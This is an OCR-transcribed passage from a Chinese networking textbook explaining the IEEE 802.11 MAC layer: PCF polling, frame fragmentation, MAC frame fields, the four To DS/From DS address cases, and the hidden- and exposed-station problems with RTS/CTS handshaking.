


图 3.29　数据和控制帧的交换

后退-坚持的策略，等待更长的时间后再尝试又一次发送。

2. 点协调功能(PCF)

点协调功能(Point Coordination Function，PCF)是一个在基本构架的无线网络中可选的媒体访问方法，在 ad hoc 网络中不可用。它在 DCF 的上层运行，主要应用于时间敏感的传输业务中，如图 3.30 所示。




图 3.30　重复时间间隔的例子

PCF 使用集中式的无竞争的轮询访问方法。由 AP 轮流逐个地询问各工作站，将它们的任何数据都发给 AP。为了让 PCF 具有比 DCF 较大的优先权，定义了另一组帧间的时间间隔：PIFS 和 SIFS。这里的 SIFS 与 DCF 中的相同，但是 PIFS(PCF IFS)比 DIFS 的时间要短。这意味着，如果有一个工作站要使用 DCF，并且 AP 也要使用 PCF，那么 AP 具有优先权。

由于 PCF 比 DCF 有高的优先权，只使用 DCF 的工作站就不能访问传输信道。要避免出现此情况，设计了一个重复(Repetition)时间间隔来处理无竞争的 PCF 和基于竞争的 DCF 的网络流量。重复间隔(Repetition Interval)由一个称为信标帧(Beacon Frame)的控制帧启动，不停地重复。当工作站听到信标帧后，它们就为此重复间隔的无竞争时期启动它们的 NAV。图 3.30 是一个重复时间间隔的例子。

在重复间隔时期，点控制器(Point Controller，PC)可以发送一个轮询帧，接收数据，发送 ACK 或做这些事的组合。当 CF 无竞争期结束时，PC 发送一个 CF 结束帧，允许基于竞争的站来争用传输媒体。

3. 数据分段

无线电通信环境的噪声干扰较大,收到损坏的帧必须抛弃和重传。因此要对长的帧进行分段,因为经过无线电信道传输后产生误码重传的概率高,传输短的帧才具有较高的效率。关于分段的长度门限可人工或自动设定,见图 3.40 案例中的参数 Fragment Threshold。

4. IEEE 802.11 帧结构

MAC 帧由 9 个字段组成,下面讨论各字段的内容,参看图 3.31。




图 3.31 IEEE 802.11 帧的结构

IEEE 802.11 控制帧的子类型如表 3.6 所示。

表 3.6 IEEE 802.11 控制帧的子类型

字　段	含　义
协议版本	当前版本号 0
类型	帧主体包含信息的类型:管理(00),控制(01),数据(10)
子类型	每个字节的子类型,参看表 3.7
To DS	见表 3.8 解释
From DS	见表 3.8 解释
More flag	当该比特为 1,说明本分段后面还有更多的分段
重传	当该比特为 1,说明本帧是重传的帧
Pwr mgt	当该比特为 1,说明工作站处于电源管理模式
More data	当该比特为 1,说明该工作站还有更多数据要发送
WEP	与有线传输相同的保密(使用了加密措施)
Rsvd	预留

帧控制(Frame Control,FC)字段:该字段长 2B(16 比特),内含帧的类型和其他控制信息。表 3.7 是 FC 字段中各子字段的定义。

表 3.7 IEEE 802.11 帧结构中帧控制(FC)的各子字段的含义

子　类　型	含　义
1011	RTS(Request To Send)发送请求帧
1100	CTS(Clear To Send)允许发送帧
1101	ACK(Acknowledgement)确认帧

D 字段：在大多数帧中，此字段用于定义传输设置 NAV 值所需的时间。但在一个控制帧中，此字段用于定义该帧的 ID(identification)。

地址字段：有 4 个地址字段，每个字段长 6B。每个地址字段的含义取决于 To DS 和 From DS 两个子字段的值。下面讨论。

- 顺序控制(Sequence Control，SC)：用于在流控制中定义帧的顺序号。
- 帧主体(Frame body)：该字段长度 0～2312B，包含数据信息，其类型取决于 FC 字段中类型和子类型的设置，参看表 3.7。
- FCS：长 4B，包含 CRC-32 循环冗余校验码，向接收端提供对该帧的检错码。
- 帧类型：IEEE 802.11 无线局域网定义了 3 种类型的帧：管理帧、控制帧和数据帧。
- 管理帧：用于移动站与 AP 接入点之间的初始通信。
- 控制帧：用于访问信道和对接收到帧的 ACK 确认。当该帧为控制帧时，类型字段的值为 01。图 3.32 所示为 IEEE 802.11 无线局域网的控制帧的结构。这些控制帧的子类型字段的值参看表 3.7。




图 3.32　IEEE 802.11 无线局域网的控制帧

- 数据帧：其功能是向目的工作站传送数据信息。

5. 无线局域网中通信双方不同位置时的地址字段

IEEE 802.11 根据无线局域网的通信双方的位置情况，定义了 4 种地址的组合，由 FC 字段中的两个子字段 To DS 和 From DS 的值来确定，每个字段的值可以为 0 或 1，共有4 种组合值，各代表通信双方(A 发 B 收)的一种位置情况，参看图 3.33 和表 3.8。




图 3.33　无线局域网中 4 种不同主机位置情况下的地址字段内容

注意，地址 1 总是传输下一个设备的地址。地址 2 总是传输上一个设备的地址。地址 3 是传输的最后目的站的地址(如果没有被地址 1 定义的话)。地址 4 是源工作站的地址(如果与地址 2 不同的话)。

表 3.8 IEEE 802.11 MAC 帧中的地址

To DS	From DS	地址 1	地址 2	地址 3	地址 4
0	0	目的地址	源地址	BSS ID	N/A 不用
0	1	目的地址	发送中的 AP	源地址	N/A 不用
1	0	接收中的 AP	源地址	目的地址	N/A 不用
1	1	接收中的 AP	发送中的 AP	目的地址	源地址

(1) 表 3.8 中第 1 种地址情况 00：To DS=0，From DS=0。说明该帧不是发往有线分布系统(To DS=0)，并且也不是来自有线分布系统(From DS=0)。该帧是从基本服务集(BSS)中的一个工作站发到另一个工作站，中间不需要经过有线分布系统(DS)。对它的确认帧(ACK)应当发给原始的发送端。地址如图 3.33 所示。

(2) 表 3.8 中第 2 种地址情况 01：To DS=0，From DS=1。说明该帧是来自有线分布系统。从有线分布系统末端的 AP 发出，送给一个移动工作站。对该帧的确认帧(ACK)应当发给 AP。地址如图 3.33 所示。注意，地址 3 中的源地址位于另一个基本服务集(BSS)中。

(3) 表 3.8 中第 3 种地址情况 10：To DS=1，From DS=0。说明该帧要传到有线分布系统(DS)，该帧从一个移动工作站发到 AP。对该帧的确认帧(ACK)应当发给源工作站。地址如图 3.33 所示。注意，地址 3 中的地址是位于另一个基本服务集(BSS)中的最后的目的站地址。

(4) 表 3.8 中第 4 种地址情况 11：To DS=1，From DS=1。说明连接各基本服务集(BSS)的分布系统是无线系统。该帧是从无线分布系统中的一个 AP 发向另一个 AP。如果目的站位于一个有线 LAN 中，就不需要定义地址，因为该帧的地址 3 中已包含有线 LAN 的以太网地址。在这里需要 4 个地址：源发送端的地址，最终目的端的地址，两个中间的 AP 的地址，如图 3.33 所示。

6. 无线局域网中的隐蔽站和暴露站问题

(1) 隐蔽站问题。图 3.34 所示为一个隐蔽站的例子。移动工作站 B 的无线电传输覆盖范围是左边椭圆的区域，此区域内的每个无线工作站都可以听到 B 发送的信号。移动工作站 C 的无线电传输范围是右边的椭圆区域，此区域内的每个无线移动站都可以听到 C 发送的信号。C 位于 B 的信号覆盖范围之外，同样 B 也位于 C 的信号覆盖范围之外。有一个移动工作站 A 位于 B 和 C 的信号的共同覆盖区域，可以听到来自 B 或 C 的信号。




图 3.34 无线移动站 B 和 C 互为隐蔽站

假设 B 正在发送信号给 A，正在传输的时候 C 也要发送数据给 A。由于 C 不能收到 B 的信号，因此 C 误认为此共用的无线电信道是空闲的，C 就发送数据给 A。这样一来 B 和 C 的数据同时到达 A，产生了冲突。这种情况下，称 B 和 C 互为隐蔽站(相对于 A 站)。由于

会导致冲突的产生，隐蔽站现象的存在会降低无线局域网的有效通信容量。

解决隐蔽站问题的方法是采用握手帧(发送请求RTS和可以发送CTS)。图3.35所示为采用握手的方式来解决隐蔽站的例子。B发送了一个发送请求RTS帧，A收到了，但是C没有收到。A就发送一个可以发送CTS帧给B，此CTS帧中含有B给A的数据传输期间。B和C都收到此CTS帧，C就推断知道有一个隐蔽站正在使用此共享的无线电信道，于是C就等待，直到数据传输期间结束。




图3.35　使用握手过程来防止隐蔽站冲突

(2) 暴露站问题。与隐蔽站相反的一种情况是暴露站问题。在这种情况下，一台移动工作站有数据要发送，但是由于对可用的无线信道的情况判断有误，却没有发送。

图3.36中，工作站A正在向B发送数据，此时工作站C有数据要发送给D，从各站的覆盖范围来看，C可以发送给D而不会干扰A对B的通信的。但是由于C接收到了A的信号(虽然不是给它的)，于是C对D的数据没有发送。在这种情况下，由于C太保守，浪费了可用的信道容量。




图3.36　暴露站问题降低了无线局域网的效率

在处理隐蔽站时采用的握手方式RTS和CTS在这里发挥不了作用。工作站C听到来自A的RTS，但是听不到来自B的CTS。C听到来自A的RTS后，可以等待一段时间，让B的CTS到达A，然后C再发送RTS给D，要求与D进行通信。此时B和A都可以听到C的RTS，但是A处于发送状态，而不是接收状态。B对A响应了一个CTS。问题就是：如果A开始发送它的数据，C就不能听到来自D的允许发送CTS(因为产生了冲突)，C就不能发送数据给D。直到A结束发送数据后，C才能够解除暴露状态。

3.5.3　IEEE 802.11无线局域网的物理层

